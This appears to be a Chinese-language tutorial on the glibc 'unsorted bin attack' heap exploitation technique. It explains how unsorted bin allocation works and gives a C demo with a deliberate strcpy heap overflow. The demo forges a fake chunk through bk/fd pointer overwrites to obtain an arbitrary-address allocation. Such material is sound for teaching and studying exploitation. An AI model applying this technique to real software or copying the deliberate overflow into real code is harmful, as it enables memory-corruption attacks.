堆漏洞之 unsorted bin attack

测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686　i686 i386 GNU/Linux

gcc 版本：　4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

glibc 版本：2.12-1.212

漏洞原理介绍

本不想写关于 unsorted bin 的攻击，因为技巧原理和 fastbin attack 十分相似，但又怕学习者误以为 unsorted bin 不存在攻击技巧，索性还是写吧，本文比较简单。

我之前写了一篇关于 glibc2.30 内存分配管理的文章（github 地址：https://github.com/ylcangel/exploits/tree/master/understand-glibc-2.30），想必如果你用心看这篇文章并结合源码你会得到很大的收获。这里面详细的介绍了在内存分配和释放过程中落入 unsorted bin 范围内的 chunk 参与的逻辑。为方便我们下面课题的讲解，我这里在稍微对 unsorted bin 做一些简单的总结性的介绍：


内存申请：当 fastbin、smallbin 中没有满足要求的 chunk 来分配内存时，glibc 内存管理会在 unsortedbin 中请求分配内存，**unsorted bin 遵循 FIFO 原则**，因此会**用到 chunk 指针 bk**，从尾部取 chunk（第一次 chunk->bk， 如果当前 unsorted bin 中仅存在一个

chunk 即占位的 HEAD，停止 unsorted bin 内存分配，系统不会使用仅存在的 HEAD 进行内存分配）；循环 unsorted bin 取出的不符合要求的 chunk 会被放入到 smallbin 或者 largebin 中。如果取出的 chunk 过大则先进行切分，切分的一部分返回给用户，另一部分作为 last_reainder。在分配时如果执行了 fastbin 内存合并，**合并后的 chunk 也会首先被放入 unsorted bin 中。**


内存释放：**释放的内存如果不落入 fastbin 范围内，首先会被插入到 unsorted bin 中，但在插入之前可能会执行合并操作。**

既然知道了这些，我们就可以通过修改落入 unsorted bin 中的 chunk 的 bk 指针来欺骗 glibc 内存分配系统，来实现任意地址分配的目的。实现效果是让 glibc 内存分配系统感觉 unsorted bin 中存在这样一个伪 chunk，但实际上这个伪 chunk 并没有真正的被插入 unsorted bin 中；在执行内存分配时该伪 chunk 会被分配返回给用户。

unsorted bin 中的 chunk



现在我们用一个程序演示一下 unsorted bin 漏洞利用技巧，为节省空间，我们先上运行结果图：



从图上可以看到，分配得到的内存地址是伪 chunk 的地址+8，同时该伪 chunk 被间接插入到了 unsorted bin 中。下面是演示程序的核心代码：

```c
struct malloc_chunk fake_chunk;

int main(int argc, char** argv) {

        void* ptr1, *ptr2, *ptr3, *ptr4, *ptr5;
        ptr1 = malloc(0x200);
        ptr2 = malloc(0x10); // Prevent merge ptr3 阻止合并
        ptr3 = malloc(0x200);
        ptr4 = malloc(0x10); // Prevent merge with top

        if(argc != 1)
                strcpy((char*)ptr1, argv[1]); // heap overflow

        ////////////////////////////EXP/////////////////////////////////
        mchunkptr p1 = (mchunkptr) ((char*)ptr1 - 2*SIZE_SZ);
        mchunkptr p2 = (mchunkptr) ((char*)&fake_chunk);
        mchunkptr p3 = (mchunkptr) ((char*)ptr3 - 2*SIZE_SZ);
        free(ptr1);
        free(ptr3);

        PRINT_META_CONTAIN_BKFD(p1);
        PRINT_META_CONTAIN_BKFD(p3);

        fake_chunk.mchunk_prev_size = 0;
        fake_chunk.mchunk_size = 0x208;
        p1->bk = &fake_chunk;
        p3->fd = &fake_chunk;
        fake_chunk.fd = p1;
        fake_chunk.bk = p3;

        PRINT_META_CONTAIN_BKFD(p1);
        PRINT_META_CONTAIN_BKFD(p2);
        PRINT_META_CONTAIN_BKFD(p3);

        printf("first malloc = %p\n", malloc(0x200));
        ptr5 = malloc(0x200);
        printf("fake chunk = %p, ptr5 =%p\n", &fake_chunk, ptr5);
        return 0;
}
```

修改链表中chunk指针，核心修改bk指针

其他演示略。